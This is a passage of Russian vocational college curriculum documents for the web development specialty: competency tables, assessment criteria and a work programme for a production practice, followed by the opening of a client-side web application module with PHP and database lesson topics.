ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.	**уметь:** $У_5$ - использовать методы защиты программного обеспечения компьютерных систем; $У_6$ - анализировать риски и характеристики качества программного обеспечения; $У_7$ - выбирать и использовать методы и средства защиты компьютерных систем программными и аппаратными средствами;	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*

Код и наименование формируемых компетенций	*Практический опыт, умения*	*Формы контроля и оценки результатов освоения*	
		Текущий контроль	*Промежуточная аттестация*
	$У_8$ - осуществлять техническое сопровождение, сохранение и восстановление базы данных информационной системы; $У_9$ - составлять планы резервного копирования; $У_{10}$ - определять интервал резервного копирования; $У_{11}$ - применять основные технологии экспертных систем; $У_{12}$ - осуществлять настройку информационной системы для пользователя согласно технической документации. **иметь практический опыт:** $ПО_3$ - разрабатывать техническое задание на сопровождение информационной системы в соответствии с предметной областью; $ПО_5$ - выполнять регламенты по обновлению, техническому сопровождению, восстановлению данных информационной системы; $ПО_6$ - организовывать доступ пользователей к информационной системе.		

Формы и методы контроля и оценки результатов обучения должны позволять проверять у обучающихся, не только сформированность профессиональных компетенций (ПК), но и общих компетенций (ОК):

Результаты (сформированные общие компетенции)	**Основные показатели оценки результата**	*Формы контроля и оценки результатов освоения*	
		Текущий контроль	*Промежуточная аттестация*
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий	*комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ОК 02. Использовать современные средства	- осуществляет поиск информации в сети Интернет и различных электронных носителях		

поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах		
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда) - владеет навыками обращения с банковскими картами		
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации		
ОК 05. Осуществлять устную и письменную коммуникацию на	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах		

государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- способен письменно оформлять свои мысли		
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду; - уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения		
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ		
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в	- посещает учебные занятия, практику; - отсутствие пропусков по болезни - посещение спортивных секций в колледже и вне (по различным видам спорта)		

процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.	- ведет здоровый образ жизни		
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.		

Критерии и методы оценки сформированности умений и практического опыта отражены в оценочных материалах учебных практик по профессиональному модулю ПМ.02. Техническая поддержка и администрирование информационных ресурсов.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО «Цифровой колледж «Синергия»
в составе образовательной программы по специальности
09.02.09 Веб-разработка

Оценочные материалы
для промежуточной аттестации
по производственной практике

ПП.02. Производственная практика по ПМ.02.

для специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю., зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по ПП.02. Производственная практика ПМ.02. предназначены для контроля освоения:

- общих (ОК),
- профессиональных компетенций (ПК) и
- приобретения практического опыта обучающихся.

общих и профессиональных компетенций обучающихся по специальности *09.02.09 Веб-разработка.*

1.1. Оценка освоения ПП.02.

В результате прохождения ПП.02. Производственная практика ПМ.02. обучающийся должен показать сформированность общих (ОК) и профессиональных компетенций (ПК) и приобрести практический опыт по ВПД *(результаты отражаются в аттестационном листе)*.

Общие компетенции (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы

бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

профессиональные компетенции (ПК):

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

Приобретение практического опыта **по ВД.02. Техническая поддержка и администрирование информационных ресурсов:**

$ПО_1$ - выполнять инсталляцию, настройку и обслуживание программного обеспечения компьютерных систем;

$ПО_2$ – настройка отдельных компонентов программного обеспечения компьютерных систем;

$ПО_3$ - разрабатывать техническое задание на сопровождение информационной системы в соответствии с предметной областью;

$ПО_4$ - обеспечивать защиту программного обеспечения компьютерных систем программными средствами;

$ПО_5$ - выполнять регламенты по обновлению, техническому сопровождению, восстановлению данных информационной системы;

$ПО_6$ - организовывать доступ пользователей к информационной системе.

Форма промежуточной аттестации является **дифференцированный зачет.**

1.2. Процедура защиты производственной практики

Защита производственной практики проводится в форме собеседования при наличии:

- заполненного дневника по производственной практике (наличие заполненной характеристики, аттестационного листа, подписей ответственного от предприятия, печати предприятия);
- отчета по производственной практике в соответствии с выданным заданием)

по следующим критериям:

Таблица 1 - Критерии оценивания

№ п/п	Наименование	Форма отчета	Балл
1	Сформированность ПК	Наличие отметки в аттестационном листе *высокий уровень – 3* *выше среднего – 2* *средний уровень – 1*	
2	Сформированность ОК	Наличие характеристики в дневнике производственной практики *высокий уровень – 3* *выше среднего – 2* *средний уровень – 1*	
3	Виды работ	Дневник производственной практики *отлично – 3* *хорошо – 2* *удовлетворительно – 1*	
4	Задание по производственной практике	Отчет по производственной практике *отлично – 3* *хорошо – 2* *удовлетворительно – 1*	
		ИТОГО:	

Оценка по ПП.02. выставляется на основании пунктов таблицы 1.

отлично	хорошо	удовлетворительно
11-12 баллов	8-10 баллов	4-7 баллов

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ

СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ

«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА

производственной практики

ПП.02. Производственная практика по ПМ.02.

для специальности *09.02.09 Веб-разработка*

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
_____ С.Н.Семенов
«10» 04 2025 г.

Рабочая программа производственной практики ПП.02. Производственная практика по ПМ.02. разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) *по специальности 09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:

Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

		стр.
1.	ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ	4
2.	ТЕМАТИЧЕСКИЙ ПЛАН И СОДЕРЖАНИЕ ПРОИЗВОДСТВЕННОЙ ПРАКТИКИ	7
3.	УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ	8
4.	КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ	9

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ПРОИЗВОДСТВЕННОЙ ПРАКТИКИ
ПП.02. Производственная практика по ПМ.02.

1.1. Область применения рабочей программы

Рабочая программа ПП.02. Производственная практика по ПМ.02. является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по специальности *09.02.09 Веб-разработка*, входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2. Место производственной практики в структуре образовательной программы:

Производственная практика ПП.02. по ПМ.02. является разделом образовательной программы и частью профессионального модуля ПМ.09, проходит концентрированно.

1.3. Цели производственной практики – требования к результатам

Производственная практика направлена на приобретение практического опыта ПМ.02. Техническая поддержка и администрирование информационных ресурсов и необходима для освоения общих (ОК) и профессиональных компетенций (ПК):

иметь практический опыт в:

$ПО_1$ - выполнять инсталляцию, настройку и обслуживание программного обеспечения компьютерных систем;

$ПО_2$ – настройка отдельных компонентов программного обеспечения компьютерных систем;

$ПО_3$ - разрабатывать техническое задание на сопровождение информационной системы в соответствии с предметной областью;

$ПО_4$ - обеспечивать защиту программного обеспечения компьютерных систем программными средствами;

$ПО_5$ - выполнять регламенты по обновлению, техническому сопровождению, восстановлению данных информационной системы;

$ПО_6$ - организовывать доступ пользователей к информационной системе.

Результатом освоения программы производственной практики ПП.02 является овладение обучающимися **профессиональными компетенциями (ПК):**

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

и **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

1.4. Количество часов на освоение производственной практики

Общее количество часов – 144 часа (4 недели)
в том числе в форме практической подготовки – 144 часа

1.5. Формы промежуточной аттестации

6 семестр – дифференцированный зачет

2. ТЕМАТИЧЕСКИЙ ПЛАН И СОДЕРЖАНИЕ ПРОИЗВОДСТВЕННОЙ ПРАКТИКИ

Содержание практики, виды работ, обеспечивающие приобретение практического опыта		Объем часов	В т.ч. практическая подготовка
Виды работ			
1	Знакомство с программой практики, сроками и условиями выполнения работ. Требования охраны труда	2	2
2	Знакомство с организацией. Знакомство с правилами внутреннего распорядка, рабочим местом и руководителем практики от предприятия (организации).	4	4
3	Работы по продвижению веб-проекта в сети Интернет. Разработка и верстка текстов с помощью специализированных пакетов. Использование типовых пакетов подготовки презентаций, разработка динамической презентации. Разработка мультимедийных материалов. Создание оригинал-макета Извлечение информации из текстовых документов. Подготовка текстов объявлений. Получение информации по запросам к базе данных.	126	126
4	Составление отчета по практике	6	6
5	**Дифференцированный зачет**	**6**	6
	ВСЕГО:	**144**	**144**

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы ПП.02. Производственная практика по ПМ.02. проходит в организациях различных форм собственности на основании заключенных договоров о практической подготовке.

3.2 Учебно-методическое обеспечение обучения

По ПП.02. Производственная практика по ПМ.02. создана учебно-методическая документация:

– Рабочая программа;

– Оценочные материалы.

3.3. Общие требования к организации практики

ПП.02. Производственная практика по ПМ.02. проводится концентрированно.

По результатам прохождения производственной практики обучающиеся сдают отчет и заполненный дневник практики.

Форма промежуточной аттестации – ***дифференцированный зачет.***

3.4. Кадровое обеспечение

Требования к квалификации педагогических кадров, осуществляющих руководство производственной практикой:

<u>от колледжа:</u>

- преподаватель, имеющий высшее образование, соответствующее профилю преподаваемого профессионального модуля. Опыт деятельности в организациях соответствующей профессиональной сферы является обязательным. Преподаватели получают дополнительное профессиональное образование по программам повышения квалификации, в том числе в форме стажировки в профильных организациях не реже 1 раза в 3 года.

<u>от организации:</u>

- работник, назначенный руководителем организации в соответствии с заключенным договором о практической подготовке.

4. КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ

Контроль и оценка результатов выполнения работ обучающимися осуществляется руководителями практики в ходе выполнения этих работ и во время дифференцированного зачета (сдача отчета).

Оценка качества освоения рабочей программы практики обучающимся включает текущий контроль и промежуточную аттестацию.

Код и наименование формируемых компетенций	***Практический опыт***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.	**иметь практический опыт в:** $ПО_1$ - выполнять инсталляцию, настройку и обслуживание программного обеспечения компьютерных систем; $ПО_2$ – настройка отдельных компонентов программного обеспечения компьютерных систем;	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.	**иметь практический опыт:** $ПО_5$ - выполнять регламенты по обновлению, техническому сопровождению, восстановлению данных информационной системы;	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.	**иметь практический опыт:** $ПО_6$ - организовывать доступ пользователей к информационной системе.	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.	**иметь практический опыт:** $ПО_4$ - обеспечивать защиту программного обеспечения компьютерных систем программными средствами; $ПО_5$ - выполнять регламенты по обновлению, техническому сопровождению, восстановлению данных информационной системы;	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.	**иметь практический опыт:** $ПО_3$ - разрабатывать техническое задание на сопровождение информационной системы в соответствии с предметной областью; $ПО_5$ - выполнять регламенты по обновлению, техническому сопровождению, восстановлению данных информационной системы; $ПО_6$ - организовывать доступ пользователей к информационной системе.	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*

Формы и методы контроля и оценки результатов обучения должны позволять проверять у обучающихся, не только сформированность профессиональных компетенций (ПК), но и **общих компетенций** (ОК):

Результаты (сформированные общие компетенции)	**Основные показатели оценки результата**	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий	*комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с		

деятельности	использованием разнообразного программного обеспечения - создает презентации в различных формах		
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда) - владеет навыками обращения с банковскими картами		
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации		
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли		

культурного контекста			
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду; - уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения		
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ		
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.	- посещает учебные занятия, практику; - отсутствие пропусков по болезни - посещение спортивных секций в колледже и вне (по различным видам спорта) - ведет здоровый образ жизни		
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает		

	профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.		

Критерии и методы оценки сформированности практического опыта отражены в оценочных материалах ПП.02. Производственная практика по ПМ.02.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА

профессионального модуля

ПМ.03. Разработка веб-приложения на стороне клиента

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Рабочая программа профессионального модуля ПМ.03. Разработка веб-приложения на стороне клиента разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по *специальности 09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:

Сидорова А.Ю., зам.директора по УВР

ОГЛАВЛЕНИЕ

1. Паспорт рабочей программы профессионального модуля 4

2. Структура и содержание профессионального модуля 7

3. Условия реализации рабочей программы профессионального модуля 14

4. Контроль и оценка освоения профессионального модуля 17

1 Паспорт рабочей программы профессионального модуля ПМ.03. Разработка веб-приложения на стороне клиента

Рабочая программа профессионального модуля ПМ.03. Разработка веб-приложения на стороне клиента является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по *09.02.09 Веб-разработка***,** входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.1 Место профессионального модуля в структуре образовательной программы

Профессиональный модуль ПМ.03. Разработка веб-приложения на стороне клиента входит в состав профессионального цикла образовательной программы и является профессиональным модулем по выбору, из предложенных ФГОС СПО по данной специальности.

1.2 Требования к результатам освоения профессионального модуля

В результате изучения профессионального модуля обучающийся должен:

знать:

$З_1$ - языки программирования и разметки для разработки клиентской и серверной части веб-приложений;

$З_2$ - принципы функционирования поисковых сервисов и особенности оптимизации веб-приложений под них;

$З_3$ - принципы проектирования и разработки информационных систем.

уметь:

$У_1$ - разрабатывать программный код клиентской и серверной части веб-приложений;

$У_2$ - осуществлять оптимизацию веб-приложения с целью повышения его рейтинга в сети Интернет;

$У_3$ - разрабатывать и проектировать информационные системы.

иметь практический опыт в:

$ПО_1$ - использовании специальных готовых технических решений при разработке веб-приложений;

$ПО_2$ - выполнении разработки и проектирования информационных систем;

$ПО_3$ - модернизации веб-приложений с учетом правил и норм подготовки информации для поисковых систем;

$ПО_4$ - реализации мероприятий по продвижению веб-приложений в сети Интернет.

Результатом освоения профессионального модуля является овладение обучающимися основным видом деятельности – **ВД.03. Разработка веб-приложения на стороне клиента**, в том числе **профессиональными компетенциями (ПК):**

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

и **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном* языках.

1.3 Количество часов, отводимое на освоение профессионального модуля

Общая учебная нагрузка обучающегося:	**362**
в том числе	
в форме практической подготовки	*212*
Объем работы обучающегося во взаимодействии с преподавателем	***286***
Самостоятельная работа обучающегося	***40***
Учебная практика	***72***
Производственная практика	***36***
Промежуточная аттестация	***18***
Всего:	***362***

Обязательная часть учебной нагрузки составляет 00 часов, вариативная часть - 362 часа.

2 Структура и содержание профессионального модуля

2.1 Структура, объем профессионального модуля и виды учебной деятельности

Коды профессиональных компетенций	***Наименования МДК, практик профессионального модуля***	***Всего,*** *часов*	*в том числе в форме практической подготовки*	***Учебная нагрузка обучающихся***							***Практика***	
				Всего, *часов*	***Во взаимодействии с преподавателем***				***Самостоятельная работа обучающегося,*** *часов*	***Промежуточная аттестация***	***Учебная,*** *часов*	***Производственная,*** *часов*
					занятий на уроках, часов	*практических занятий, часов*	*курсовой проект*	*консультации*				
					в том числе							
ПК 3.1 – ПК 3.4	МДК.03.01. Проектирование и разработка веб-приложений	110	**54**	84	24	54	-	-	26	6		
ПК 3.1 – ПК 3.4	МДК.03.02 Оптимизация веб-приложений	74	**48**	66	12	48	-	-	8	6		
ПК 3.1 – ПК 3.4	МДК.03.03. Обеспечение безопасности веб-приложений	64	**38**	58	20	38	-	-	6			
ПК 3.1 – ПК 3.4	УП.03. Учебная практика по ПМ.03	72	**72**	72							72	
ПК 3.1 – ПК 3.4	ПП.03. Производственная практика по ПМ.03.	36										36
ПК 3.1 – ПК 3.4	Экзамен по профессиональному модулю ПМ.03.	6		6						6		
	Всего по ПМ.03.:	**362**	**212**	**286**	**56**	**140**	**-**	**-**	**40**	**18**	**72**	**36**

2.2 Формы промежуточной аттестации

3 семестр – экзамен (МДК.03.01)
3 семестр – дифференцированный зачет (УП.03)
4 семестр – экзамен (МДК.03.02)
4 семестр – дифференцированный зачет (МДК.03.03)
4 семестр – дифференцированный зачет (УП.03)
4 семестр – дифференцированный зачет (ПП.03)
4 семестр – экзамен по профессиональному модулю ПМ.03

2.3 Тематический план и содержание профессионального модуля

Наименование разделов и тем	Содержание учебного материала, лабораторные и практические занятия, самостоятельная работа обучающихся, курсовая работа (проект) (если предусмотрены)		Объем часов	В том числе в форме практической подготовки	Формируемые компетенции
МДК.03.01. Проектирование и разработка веб-приложений			**110**	**54**	
Тема 1.1 Разработка сетевых приложений	*Содержание учебного материала*		*16*	6	
	1	Язык программирования PHP. Формы. Работа с файловой системой.	2		ОК 01-ОК 09, ПК 3.1-ПК 3.4
	2	Cookie. HTTP-заголовки ответа сервера. Сессии. Константы. Ссылки на объекты.	2		
	3	ООП на PHP	2		
	Практические занятия		**6**	*6*	ОК 01-ОК 09, ПК 3.1-ПК 3.4
	4	**Практическое занятие № 1.** Обработка данных формы			
	5	**Практическое занятие № 2.** Создание формы авторизации и регистрации			
	6	**Практическое занятие № 3.** Решение задач на ООП			
	Самостоятельная работа обучающихся:		**4**		ОК 01-ОК 09, ПК 3.1-ПК 3.4
	Подготовка к практическим занятиям и завершение заданий практических занятий Изучение стандартных библиотек PHP				
Тема 1.2 Работа с базами данных в PHP	*Содержание учебного материала*		*24*	*14*	
	1	Основы работы с базами данных. SQL (Structured Query Language)	2		ОК 01-ОК 09, ПК 3.1-ПК 3.4
	2	Диаграмма ER (Entity-Relationship). PDO (PHP Data Object)	2		
	3	Базы данных: MySQL, PosgreSQL, MongoDB. Redis	2		
	Практические занятия		**14**	14	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 3.1-ПК 3.4
	4	**Практическое занятие № 4.** Built-in Functions. Scalar Functions			
	5	**Практическое занятие № 5.** Процедуры. Функции. Транзакции. Триггеры			
	6	**Практическое занятие № 6.** Целостность данных. Нормализация БД			
	7	**Практическое занятие № 7.** Соединение таблиц			
	8	**Практическое занятие № 8.** Многомерные массивы, JSON в PosgreSQL			
	9	**Практическое занятие № 9.** Работа с коллекциями в MongoDB			
	10	**Практическое занятие № 10.** Механизм подписок на Redis			
	Самостоятельная работа обучающихся:		**4**		ОК 01-ОК 09, ПК 3.1-ПК 3.4
	Изучение синтаксиса SQL Выполнение интерактивных заданий в сервисе https://www.sql-ex.ru/				

	Закрепление умений и навыков программирования на портале https://www.codewars.com/				
